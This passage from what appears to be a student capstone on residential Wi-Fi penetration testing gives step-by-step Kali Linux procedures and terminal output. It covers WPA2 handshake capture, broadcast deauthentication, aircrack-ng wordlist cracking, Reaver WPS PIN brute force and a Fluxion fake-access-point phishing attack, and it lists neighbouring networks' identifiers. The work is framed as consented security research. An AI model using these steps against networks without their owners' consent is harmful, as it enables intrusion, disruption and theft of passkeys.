


BSSID	Channel	RSSI	WPS Version	WPS Locked
88:03:55:C3:54:1D	1	-52	1.0	No
74:31:70:C8:CC:02	1	-72	1.0	No
88:03:55:C3:54:1C	1	-52	1.0	No
74:31:70:C8:CC:03	1	-69	1.0	No
74:31:70:C9:30:71	5	-68	1.0	No
74:31:70:C9:30:70	5	-69	1.0	No
FC:C8:97:83:81:82	6	-64	1.0	No
A0:EC:80:47:90:73	8	-68	1.0	No
74:31:70:C9:19:34	8	-66	1.0	No
74:31:70:C9:19:35	8	-68	1.0	No
1C:C6:3C:00:8D:9A	9	-63	1.0	No
88:03:55:94:9E:32	10	-36	1.0	No
64:7C:34:4B:D4:E0	11	-67	1.0	No
14:49:E0:F7:15:F8	11	-66	1.0	No

Figure 9. Wash.

Source: Hacking Tutorials. (2015, July 16). The Top 10 Wifi Hacking Tools in Kali Linux. In *Hacking Tutorials*.

**Reaver.** Reaver is a popular tool in wireless network pentesting, many tutorials are available online. This tool targets specifically WPS vulnerability by running a bruteforce attack against the AP to recover the PIN used. If the AP doesn't lock after several attempts, the PIN will be cracked with time, usually a few hours depending on the hardware used. For this attack, the hacker must stay in a reach distance from the AP. The figure 10 shows a PIN that has been cracked in return of a command like "reaver -i mon0 -b XX:XX:XX:XX:XX:XX -vv", "-i" for the interface used, "-b" for the BSSID of the AP, and "-vv" to increase the verbosity of the tool.



```
[+] Switching wlan0 to channel 6
[+] Waiting for beacon from 70:54:D2:D5:98:E5
[+] Associated with 70:54:D2:D5:98:E5 (ESSID: 744edc)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 
[+] AP SSID: 
```

Figure 10. Reaver Result.

Source: Chaudhary, S. (2014, April 7). Hack WPA/WPA2 WPS - Reaver - Kali Linux. In *Kali Tutorials*.

**Fluxion.** Fluxion doesn't come standard with Kali Linux toolkit, but is compatible with its latest release. Fluxion is known to be the tool to hack WPA/WPA2 without a dictionary or bruteforce attack, thus no wordlist is required. This tool is used to launch a fake AP instance to imitate the original AP. The script will allow to de-authenticate all the connected users from the wireless network and then will lure them to the fake AP instance to capture the login information. The figure 11 is an example of fake AP login page that Fluxion script will produce to lure the user to enter the passkey.



Figure 11. Fluxion Login Page.

Source: Chaudhary, S. (2016, August 25). Hacking WPA/WPA2 without dictionary/bruteforce: Fluxion. In *Kali Tutorials*.

Business wireless network security is as important as home wireless network security. With the IoT trend, there is a projection to have a growing number of smart homes in the future years. With the feeling of being secure at home, there is an existing threat to home Wi-Fi network with weak security controls. After an easy online search on the process to hack into Wi-Fi networks, I will use the different tools and tutorials to perform the penetration testing to five different customer's home Wi-Fi.

### Chapter 3

Wi-Fi hacking and wardriving aren't recent techniques used by cybercriminals to steal information. These popular techniques are still used nowadays to extract information from businesses and individuals. With the growing use of IoT in a household, families are now facing a more serious threat. A malicious hacker who gain access to a home Wi-Fi can steal valuable information for an identity thief scheme, but he can also physically access the home by unlocking the front door or by opening the garage door while turning off the alarm system. This research's purpose is to gain a better view of the home Wi-Fi network security status.

#### **Description of Methodology**

This chapter describes the study method adopted for this capstone project. The research focuses on the penetration testing of a residential wireless network by assessing three different popular techniques used by wardriving hackers. There are security controls for these vulnerabilities which are adopted and recommended by access point manufacturers. For the phishing scenario, there might be a need for awareness education to the users. This project will assess the security controls for the known vulnerabilities and will assess the phishing scheme education of the customer. Information on the household annual income, on the number of devices connected to the Wi-Fi are also collected to feed metrics for trends representation.

#### **Defense**

Because of the limitation cited in Chapter 1, the study was conducted on five residences with different annual household income. Each location was spread over two townships and each household has different number of people living in the home. Two homes have children, one home has only two Internet users with many IoT devices, one home has also two Internet users but no IoT devices, and one home has one Internet user and many connected devices. The study

is also conducted as a wardriving scenario, implying the limitation in time. The limitation in time added to the limitation of the processing power of the hardware, all three assessing methods might not be possible to execute. The order of the assessment is passkey strength evaluation, WPS vulnerability controls, and phishing scheme awareness.

### **Design of Study**

This section is dedicated to describing the process of how the research questions related to the residential Wi-Fi pentesting were answered. The resources used for this study are the personal interviews with the customers during the pentest and the tools running in Kali Linux suite environment described in Chapter 2.

Answering research question one. How strong is the router encryption control? This question will be answered by conducting an onsite assessment using the equipment described in Chapter 2. Each residential Wi-Fi will be tested following the same process. The process to test the strength of the access point passkey is a follow:

1. List the wireless adapter card allowing monitoring mode: *airmon-ng*
2. Enable the monitoring function of the wireless adapter card: *airmon-ng start wlan0*  
(wlan0 being the name of the wireless adapter)
3. Stop processes interfering or using the wireless adapter card monitoring mode: *kill xx* (xx being process ID listed in the return of the previous command)
4. Once the monitoring mode is enabled, list the available Wi-Fi networks with information for each network: *airodump-ng wlan0*
5. Once the correct SSID of the home Wi-Fi is confirmed by the customer, start dumping and capturing packets from and to the access point targeted by its BSSID:  
*airodump-ng -c [channel] --bssid [bssid] -w /root/Desktop/ [monitor interface]*

6. Accelerate the handshake packets' capture by generating fake traffic and de-authenticate stations from the AP:

*aireplay-ng -0 0 -a [router bssid] wlan0* (wlan0 being the wireless monitor interface)

7. Once the handshake is captured and saved on the desktop for example, run the passkey cracking tool: *aircrack-ng -a2 -w [path to wordlist] /root/Desktop/\*.cap*

As mentioned in the Chapter 1, the passkey cracking process is limited to 60 minutes and a maximum of three wordlists can be run in the same time. The three wordlists used for all the residential Wi-Fi pentest have been collected online via researches with keywords such as WPA wordlist, cracking Wi-Fi wordlist, router passkey wordlist.

Answering research question two. Is the router vulnerable to WPS attacks? To answer this question, I will use the tool that has the most tutorial available, Reaver which comes standard with Kali Linux. Reaver will try all the PIN possible to connect to the AP using a WPS vulnerability. The process to exploit the WPS vulnerability for this study is as below:

1. List the wireless adapter card allowing monitoring mode: *airmon-ng*
2. Enable the monitoring function of the wireless adapter card: *using airmon-ng start wlan0* (wlan0 being the name of the wireless adapter)
3. Stop processes interfering or using the wireless adapter card monitoring mode: *kill xx* (xx being process ID listed in the return of the previous command)
4. Once the monitoring mode is enabled, list the available Wi-Fi networks with WPS enabled: *wash -i wlan0* (wlan0 being the name of the wireless adapter)
5. Run *airodump-ng wlan0* to collect the correct BSSID corresponding to the target SSID.
6. Once the BSSID copied, run the Reaver to crack the PIN: *reaver -i wlan0 -b [router bssid] -vv*

As mentioned in the Chapter 2, if the access point doesn't lock after several WPS connection attempts, the PIN will be cracked with time. If the AP has a security control locking it up after several attempts, this simple security control will act as a good deterrent. Other tools coming standard with Fluxion exploit the WPS vulnerability such as Bully or Pixie. If time and processing power allow, the tools incorporated in Fluxion will be used to try to crack the WPS PIN in addition to Reaver.

Answering research question three. Will the home Wi-Fi user be lured by a phishing scheme? If technical controls are in place and are strong enough to sustain 60 minutes of attacks, the human factor vulnerability can be tested. To test the phishing scheme awareness of the customer, I will use a tool named Fluxion as follow:

1. Run Fluxion: *sudo ./fluxion*
2. Choose language and select the monitoring wireless interface
3. The scanning process start, using airodump-ng
4. Once the listing of available Wi-Fi networks is done, close the scan window
5. Select the target in the list
6. Select *1) Fake AP*
7. Skip the handshake location
8. Select *1) aircrack-ng*
9. Once the handshake is captured, select *1) Check handshake*
10. Select option *1) Web Interface* to obtain the passkey
11. Select the login page *1) English*
12. Wait for a connected device user to manually re-login via the fake AP



Once the passkey is collected via the fake login page, Fluxion will verify it against the handshake pcap file collected previously to confirm it. Meanwhile the user will be automatically reconnected to the legit Wi-Fi network.

### **Data Analysis**

The data collected during this study will be divided and analyzed in two separate categories. The first category contains information to be analyzed for the three research questions stated in the Chapter 1. The second category contains information related to the three questions personally asked before and after the actual customer's Wi-Fi penetration testing. At the end of the pentest, each customer is asked if they left all the Wi-Fi default setting or if they customized the settings in conjunction with the other questions asked before the pentest. Separating the data collected during the automated pentest and the data collected from the customer will allow pertinent information to be interpreted more efficiently. All data collected during the research will be kept by the author for a period of at least one year.

The first category of the data will define the encryption passkey strength against brute force and dictionary attacks. Each customer wireless network is tested following the same process to allow accurate data for possible metrics and presumptions. Knowing if there is an exploitable vulnerability in the system configuration or a lack of security controls will allow to have a general idea of the residential wireless security stance. Each customer will have a list of passing points with screenshots of results for each research questions. The goal of the screenshots is to allow the test to be repeated if desired. The result will facilitate the recommendation for the customer and educate the customer of potential new techniques used by wardriving adepts.

The second category of data allows to create metrics and trends by grouping the results by attributes. Each customer results will have the answers of the questions in the Chapter 4. Knowing the number of devices used, the annual household income, the number of people living in the home, and the Wi-Fi configuration status in conjunction with the results can generate valuable information and enforce or adapt security controls recommendation. Results of the two categories of data will allow graphical representations and trends for the study.

As mentioned in the limitations of the Chapter 1, the data collected during this study will open the door to pursue the study on a bigger pool of customer. Having a bigger pool of Wi-Fi networks will allow to have a more accurate vision of the residential Wi-Fi security stance. The information coming from the graphical representation can be useful in many ways such as awareness topic, business impact or opportunity, or further research topic. In addition to have a larger choice of targets, an appropriate processing power will also change the data by changing the limitations of the study.

## Chapter 4

This study was conducted in four sections for each residential Wi-Fi pentest. The three first sections are the use of Aircrack-ng suite, Wash, Reaver, and Fluxion to try to gain access to the wireless network. The fourth section is composed of the information collected from the customer such as the number of devices connected to the Wi-Fi, the household income range, the number of people in the home, and the status of the Wi-Fi configuration. Each customer is asked the same four questions to determine valuable metrics.

### Customer 1: Danielle Nyland

The Service Agreement Contract between the two parties can be found in appendix A.

**How strong is the router encryption control?** The first step is to check if the wireless adapter is recognized by Kali. In the figure 12 we can see the name of the wireless interface as wlan0.

```
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy1     wlan0      ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
root@kali:~# █
```

*Figure 12.* Customer1 Airmon-ng.

Once the wireless interface compatibility is verified, running the command in figure 13 allows to see what processes could interfere with the monitoring function of the interface. The processes are identified by their PID as seen in the figure 13. Then, running the command in figure 14 terminates the interfering processes, and then confirming the monitoring is enabled by retyping the command from the figure 13. Figure 14 shows that the monitoring mode has been started on the interface wlan0mon.

```

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  45019 NetworkManager
  45168 wpa_supplicant
  45365 dhclient

PHY      Interface      Driver      Chipset
phy1     wlan0           ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
(mac80211 station mode vif disabled for [phy1]wlan0)

root@kali:~# █

```

Figure 13. Customer1 Airmon-ng Start.

```

root@kali:~# kill 45019 45168 45365
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     wlan0mon       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

root@kali:~# █

```

Figure 14. Customer1 Kill Processes.

With the wireless interface in monitoring mode, running the command in figure 15 lists the available wireless networks. The command typed as in figure 15 will only dump the traffic caught by the wireless interface wlan0mon. In figure 16 we can see the return of the previous command as a list of access point with their BSSID, channel, the encryption protocol, and other valuable information. As we can see, there are many available access points in the area. It is at that moment that the SSID of the customer must be known to pentest the correct one.

```

root@kali:~# airodump-ng wlan0mon

```

Figure 15. Customer1 Airodump-ng.

```

CH 7 ][ Elapsed: 18 s ][ 2017-04-05 22:18
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
14:5B:D1:B2:52:60 -48    16      0  0  11  54e  WPA2  CCMP  PSK  ATT5h422B8
E0:B7:0A:73:8B:70 -43    16      5  0  11  54e  WPA2  CCMP  PSK  ATT3r8a3N4
0C:F8:93:3D:44:10 -70    15      1  0  6  54e  WPA2  CCMP  PSK  HOME-4412
50:C7:BF:0F:57:33 -70    10      1  0  6  54e  WPA2  CCMP  PSK  Skynet
06:F8:93:3D:44:10 -69    13      0  0  6  54e  WPA2  CCMP  PSK  xfinitiywifi
F8:2C:18:E4:E1:52 -72    20      2  0  4  54e  WPA2  CCMP  PSK  2WIRE059
F8:2C:18:E4:E1:53 -71    20      0  0  4  54e  WPA2  CCMP  PSK  ATT2FsJ7Am_guest
02:F8:93:3D:44:10 -70    22      0  0  6  54e  WPA2  CCMP  PSK  <length: 0>
84:61:A0:24:93:E0 -80     7      16  0  6  54e  WPA2  CCMP  PSK  ATTbrNsDS2
00:26:82:EC:06:68 -81     2      0  0  6  54e  WPA2  CCMP  PSK  HomeWiFi
A0:04:60:F9:47:93 -82     6      0  0  6  54e  WPA2  CCMP  PSK  NETGEAR68
CE:35:40:71:2A:92 -80     5      0  0  11 54e  WPA2  CCMP  PSK  <length: 12>
CC:35:40:71:2A:91 -80     4      7  2  11 54e  WPA2  CCMP  PSK  HOME-2A91
C0:FF:D4:D2:78:D5 -82     4      0  0  7  54e  WPA2  CCMP  PSK  BobDeb_EXT
90:1A:CA:B7:74:80 -83     5      0  0  6  54e  WPA2  CCMP  PSK  HOME-7482
E8:33:81:38:9F:40 -83     7      1  0  11 54e  WPA2  CCMP  PSK  ATT2j8d4e9
E0:22:04:0D:0E:AF -83     5      0  0  4  54e  WPA2  CCMP  PSK  ATT9Ygy2IZ_guest
20:E5:64:CF:0B:B0 -86     4      0  0  1  54e  WPA2  CCMP  PSK  MarilynWiFi
46:32:C8:E8:A0:B2 -85     7      0  0  1  54e  WPA2  CCMP  PSK  xfinitiywifi
E0:22:04:0D:0E:AE -84     5      0  0  4  54e  WPA2  CCMP  PSK  ATT9Ygy2IZ
78:96:84:9A:AB:70 -84     4      1  0  11 54e  WPA2  CCMP  PSK  ATTphYfc8s
92:1A:CA:B7:74:80 -84     4      0  0  6  54e  WPA2  CCMP  PSK  <length: 0>
20:0C:C8:48:B0:F3 -84     4      0  0  6  54e  WPA2  CCMP  PSK  NETGEAR_EXT
46:32:C8:E8:A0:B1 -85     7      0  0  1  54e  WPA2  CCMP  PSK  <length: 12>
96:1A:CA:B7:74:80 -84     3      0  0  6  54e  WPA2  CCMP  PSK  xfinitiywifi
3C:36:E4:DC:D2:90 -86     2      1  0  10 54e  WEP  WEP  ATT7IvJu8s
00:24:56:64:3E:A9 -86     4      0  0  5  54  WPA2  CCMP  PSK  2WIRE319
3C:DF:A9:86:0C:F0 -86     2      0  0  11 54e  WPA2  CCMP  PSK  ATT2K4c2b9
CC:35:40:93:3B:D7 -86     2      0  0  1  54e  WPA2  CCMP  PSK  HOME-3BD7
44:32:C8:E8:A0:B0 -86     7      0  0  1  54e  WPA2  CCMP  PSK  HOME-A0B0
00:1D:D6:01:C6:30 -87     3      0  0  1  54e  WPA2  CCMP  PSK  HOME-C632
00:21:7C:32:F0:C9 -87     2      0  0  5  54  WPA2  CCMP  PSK  2WIRE830
CE:35:40:93:3B:DD -88     2      0  0  1  54e  WPA2  CCMP  PSK  xfinitiywifi
88:AD:43:6E:7F:DD -90     2      0  0  1  54e  WPA2  CCMP  MGT  <length: 0>
38:3B:C8:36:F3:06 -89     3      1  0  4  54e  WPA2  CCMP  PSK  H5
CE:03:FA:BF:9F:8B -89     2      0  0  6  54e  WPA2  CCMP  PSK  <length: 12>
root@kali:~# █

```

Figure 16. Customer1 Airodump-ng Result.

Once the correct SSID identified, copy the BSSID of the Wi-Fi network to the clipboard and note the corresponding channel for the next command.

```
root@kali:~# airodump-ng wlan0mon -c 11 --bssid E0:B7:0A:73:8B:70 -w DanielleN
```

Figure 17. Customer1 Airodump-ng Handshake Capture.

Now that the target BSSID has been identified, running the next command in figure 17 dumps the packets with the handshake in a pcap file named DanielleN. The figure 18 shows the success in obtaining the handshake in the top right.

```

CH 11 ][ Elapsed: 1 min ][ 2017-04-05 22:25 ][ WPA handshake: E0:B7:0A:73:8B:70
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
E0:B7:0A:73:8B:70 -40 100    1106      301  3  11  54e  WPA2  CCMP  PSK  ATT3r8a3N4
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
E0:B7:0A:73:8B:70 38:01:95:74:FF:5A -1    0e- 0  0    115
E0:B7:0A:73:8B:70 F0:92:1C:9D:7D:1F -66    1e- 1e  0    12
E0:B7:0A:73:8B:70 88:71:E5:7C:65:72 -69    1e-24e 0    10
E0:B7:0A:73:8B:70 18:B4:30:18:F2:F7 -74    1e- 1  0    69
root@kali:~# █
test-02.cap

```

Figure 18. Customer1 WPA Handshake.

To obtain the handshake I ran the tool aireplay-ng to generate fake traffic and de-authenticate all the connected device by sending a de-auth all packet to the host. The figure 19 shows the tool in action. Once the WPA handshake is captured we can stop the Aireplay-ng tool.

```

root@kali:~# aireplay-ng -0 0 -a E0:B7:0A:73:8B:70 wlan0mon
22:24:52 Waiting for beacon frame (BSSID: E0:B7:0A:73:8B:70) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:24:52 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:52 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:53 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:54 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:54 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:55 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:55 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:56 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:56 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:57 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:57 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:58 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:59 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:24:59 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:25:00 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:25:00 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:25:01 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
22:25:01 Sending DeAuth to broadcast -- BSSID: [E0:B7:0A:73:8B:70]
^C
root@kali:~#

```

Figure 19. Customer1 Aireplay-ng.

The next and final step in the process of cracking the WPA2 passkey is to run aircrack-ng. The tool needs a wordlist and a handshake pcap file. For this customer, I used three different wordlists found online. Figure 20 shows the command used to launch the attack with the wordlist rockyou.txt, and the figure 21 shows the running process and status of the tool. Many instances of the tool can be running at the same time but during the test, I limited three Aircrack-ng instance at the same time, to be able to run other tools.

```

root@kali:~# aircrack-ng -a2 -w '/root/Desktop/WordList/rockyou.txt' '/root/DanielleN-01.cap'
Opening /root/DanielleN-01.cap
Read 17475 packets.

# BSSID          ESSID          Encryption
1 E0:B7:0A:73:8B:70 ATT3r8a3N4    WPA (1 handshake)

Choosing first network as target.
Opening /root/DanielleN-01.cap
Reading packets, please wait...

```

Figure 20. Customer1 Aircrack-ng.

```

Aircrack-ng 1.2 rc4
[00:00:46] 55576/9822769 keys tested (1274.51 k/s)
Time left: 2 hours, 7 minutes, 46 seconds      0.57%
Current passphrase: mytwins2

Master Key   : 61 BA 99 97 E9 1A B8 40 D1 64 1A FA B2 7F 24 2D
              23 12 6A 92 F2 D9 11 AC 3C 51 33 FB CD 57 75 F1

Transient Key : E0 CC F0 D6 96 55 85 84 A4 9B EB 25 2D A5 2F C8
              2F 93 03 2B F4 61 37 41 F8 0C 60 15 3E 1E DB 03
              F4 1C 4F 09 B4 23 A0 D9 17 AF 43 B4 88 B8 5C D4
              D1 DA D9 4E 68 30 44 01 4E 4D C1 9C C7 07 E2 82

EAPOL HMAC   : EA 23 04 79 B9 DC FD 56 E0 F1 53 2B 92 5C EB E1

```

Figure 21. Customer1 Aircrack-ng Process.

I ran two other wordlists in the same time for 60 minutes without success. The WPA2 passkey for the access point is strong enough for this study.

**Is the router vulnerable to WPS attacks?** The first step for this attack is to use Wash to list the available wireless network with the WPS function enabled. In the figure 22 we can see that the wireless interface wlan0 doesn't list the BSSID of the target. Because of the WPS being disabled on this access point, this router is not vulnerable to WPS attacks.

```

root@kali:~# wash -i wlan0mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID          Channel    RSSI    WPS Version    WPS Locked    ESSID
-----
44:32:C8:E8:A0:B0    1         00      1.0            No            HOME-A0B0
88:AD:43:6E:7F:D8    1         00      1.0            No            HOME-E989-2.4
02:6B:9E:66:69:B3    1         00      1.0            No            DIRECT-0W-VIZIOTV
00:1D:D6:01:C6:30    1         00      1.0            No            HOME-C632
CC:35:40:93:3B:D7    1         00      1.0            No            HOME-3BD7
04:4E:5A:1C:33:22    1         00      1.0            No            LexiLou
E0:22:04:0D:0E:AE    4         00      1.0            No            ATT9Ygy2IZ
F8:2C:18:E4:E1:52    4         00      1.0            No            2WIRE059
38:3B:C8:36:F3:06    4         00      1.0            No            H5
58:6D:8F:44:1A:F4    6         00      1.0            No            NiceDeer
0C:F8:93:3D:44:10    6         00      1.0            No            HOME-4412
84:61:A0:24:93:E0    6         00      1.0            No            ATTbrNsDS2
90:1A:CA:B7:74:80    6         00      1.0            No            HOME-7482
20:0C:C8:48:B0:F3    6         00      1.0            No            NETGEAR_EXT
50:C7:BF:0F:57:33    6         00      1.0            No            Skynet
00:26:82:EC:06:68    6         00      1.0            No            HomeWiFi
C0:FF:D4:D2:78:D5    7         00      1.0            No            BobDeb_EXT
E0:91:F5:89:19:44    11        00      1.0            No            OWNER-PC_Network
F8:35:DD:98:EB:A9    11        00      1.0            No            MOTOROLA-14469
0C:54:A5:74:E5:08    1         00      1.0            No            HOME-CF13-2.4
A0:04:60:F9:47:93    6         00      1.0            No            NETGEAR68
14:ED:BB:89:62:FA    4         00      1.0            No            ATT9013sar
E0:88:5D:B1:D6:CE    11        00      1.0            No            HOME-D6C8-2.4
08:62:66:93:E2:50    6         00      1.0            No            DKCountry
8A:71:E5:7C:E5:72    11        00      1.0            No            (null)
A0:63:91:E6:28:A3    5         00      1.0            No            NETGEAR69
CC:35:40:71:2A:91    11        00      1.0            No            HOME-2A91

```

Figure 22. Customer1 Wash Result Negative.

**Will the home Wi-Fi user be lured by a phishing scheme?** Once Fluxion downloaded and installed, running the commands in figure 23 will start the script, and then there is just a series of choice to select.

```
root@kali:~# cd fluxion
root@kali:~/fluxion# sudo ./fluxion
```

Figure 23. Customer1 Fluxion.

The option to select are the language and the wireless interface as shown in the figure 24 and figure 25.

```
#####
#
#   FLUXION 0.23   < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

Select your language

1) German
2) English
3) Romanian
4) Turkish
5) Spanish
6) Chinese

#> 2
```

Figure 24. Customer1 Fluxion Language.

```
#####
#
#   FLUXION 0.23   < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

wlan0mon, Select an interface

1) wlan0           Atheros AR9271 ath9k

#? 1
```

Figure 25. Customer1 Fluxion Interface.

Once the wireless interface is selected, the script launches airodump-ng as seen in figure 26.

Fluxion called it WIFI Monitor, but it is airodump-ng running in the background to feed Fluxion script.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	SSID
E0:B7:0A:73:8B:70	-49	14	3 0 11	54e	WPA2	CCMP	PSK	ATT3r8a3N4	
14:5B:D1:B2:52:60	-54	12	0 0 11	54e	WPA2	CCMP	PSK	ATT5h422B8	
8A:71:E5:7C:E5:72	-65	4	0 0 11	54e	WPA2	CCMP	PSK	<length: 21>	
0C:F8:93:3D:44:10	-67	14	0 0 6	54e	WPA2	CCMP	PSK	HOME-4412	
02:F8:93:3D:44:10	-71	12	0 0 6	54e	WPA2	CCMP	PSK	<length: 0>	
F8:2C:18:E4:E1:52	-72	16	5 0 4	54e	WPA2	CCMP	PSK	2WIRE059	
F8:2C:18:E4:E1:53	-72	15	0 0 4	54e	WPA2	CCMP	PSK	ATT2FsJ7Am_guest	
50:C7:BF:0F:57:33	-73	5	1 0 6	54e	WPA2	CCMP	PSK	Skynet	
CC:35:40:71:2A:91	-77	6	6 2 11	54e	WPA2	CCMP	PSK	HOME-2A91	
CE:35:40:71:2A:92	-77	4	0 0 11	54e	WPA2	CCMP	PSK	<length: 12>	
84:61:A0:24:93:E0	-79	0	3 0 7	-1	WPA			<length: 0>	
00:22:A4:08:22:49	-81	2	0 0 6	54	WPA	TKIP	PSK	2WIRE425	
C0:FF:D4:D2:78:D5	-82	1	3 0 7	54e	WPA2	CCMP	PSK	BobDeb_EXT	
E0:22:04:0D:0E:AE	-83	2	0 0 4	54e	WPA2	CCMP	PSK	ATT9Ygy2IZ	
E0:22:04:0D:0E:AF	-83	2	0 0 4	54e	WPA2	CCMP	PSK	ATT9Ygy2IZ_guest	
E8:33:81:38:9F:40	-81	8	0 0 11	54e	WPA2	CCMP	PSK	ATT2j8d4e9	
00:26:82:EC:06:68	-84	6	0 0 6	54e	WPA2	CCMP	PSK	HomeWiFi	
44:32:C8:E8:A0:B0	-84	5	0 0 1	54e	WPA2	CCMP	PSK	HOME-A0B0	
78:96:84:9A:AB:70	-84	10	0 0 11	54e	WPA2	CCMP	PSK	ATTphYFc8s	
20:E5:64:CF:0B:B0	-85	5	0 0 1	54e	WPA2	CCMP	PSK	MarilynWiFi	
02:6B:9E:66:69:B3	-87	3	0 0 1	54e	WPA2	CCMP	PSK	DIRECT-0W-VIZIOT	
46:32:C8:E8:A0:B1	-85	4	0 0 1	54e	WPA2	CCMP	PSK	<length: 12>	
CC:03:FA:BF:9F:8A	-86	3	0 0 6	54e	WPA2	CCMP	PSK	HOME-9F8A	
58:6D:8F:44:1A:F4	-85	5	0 0 6	54e	WPA2	CCMP	PSK	NiceDeer	
E8:33:81:E8:D0:00	-87	4	1 0 11	54e	WPA2	CCMP	PSK	ATT458x8q8	
92:1A:CA:B7:74:80	-88	2	0 0 6	54e	WPA2	CCMP	PSK	<length: 0>	
0C:F8:93:4A:D6:00	-89	3	0 0 6	54e	WPA2	CCMP	PSK	HOME-D602	
02:F8:93:4A:D6:00	-88	3	0 0 6	54e	WPA2	CCMP	PSK	<length: 0>	
90:1A:CA:B7:74:80	-85	2	0 0 6	54e	WPA2	CCMP	PSK	HOME-7482	
E0:91:F5:89:19:44	-88	5	0 0 11	54e	WPA	TKIP	PSK	OWNER-PC_Network	
26:4E:5A:1C:33:22	-89	2	0 0 1	54e	WPA2	CCMP	PSK	<length: 0>	
88:AD:43:E7:6D:99	-89	2	0 0 11	54e	WPA2	CCMP	PSK	<length: 0>	
34:EF:44:3D:44:C9	-90	2	0 0 3	54	WPA2	CCMP	PSK	2WIRE185	
CE:03:FA:BF:9F:8B	-88	2	0 0 6	54e	WPA2	CCMP	PSK	<length: 12>	

Figure 26. Customer1 Fluxion Airodump-ng.

Once the SSID of the target is listed, closing the WiFi Monitor window will populate Fluxion with the data collected as shown in figure 27. Then I selected the target 44 as it was the Customer1's SSID.

```
#####
#
# FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

WIFI LIST

ID      MAC              CHAN  SECU  PWR  ESSID
1) 00:22:A4:08:22:49  6     WPA   19%  2WIRE425
2) 3C:DF:A9:86:0C:F0  11    WPA2  12%  ATT2K4c2b9
3) 02:F8:93:4A:D6:00  6     WPA2  12%
4) CE:03:FA:BF:9F:8B  6     WPA2  12%  x00x00x00x00x00x00x00x00x00x00
5) 0C:F8:93:4A:D6:00  6     WPA2  11%  HOME-D602
6) 84:61:A0:24:93:E0  7     WPA   21%
7) 34:EF:44:3D:44:C9  3     WPA2  10%
8) A0:63:91:E0:28:A3  5     WPA2  11%  NETGEAR69
9) 04:4E:5A:1C:33:22  1     WPA2  11%  LexiLou
10) E0:91:F5:89:19:44  11    WPA   11%  OWNER-PC Network
11) 00:10:D6:01:C6:30  1     WPA2  12%  HOME-C632
12) 88:AD:43:E7:6D:99  11    WPA2  12%
13) 26:4E:5A:1C:33:22  1     WPA2  12%
14) CC:35:40:93:3B:D7  1     WPA2  12%  HOME-3B07
15) 88:AD:43:6E:7F:D9  1     WPA2  12%
16) E8:33:81:E8:D0:00  11    WPA2  13%  ATT450x8q8
17) 20:0C:C8:48:80:F3  6     WPA2  13%  NETGEAR_EXT
18) 02:6B:9E:66:69:83  1     WPA2  13%  DIRECT-OW-VIZIOTV
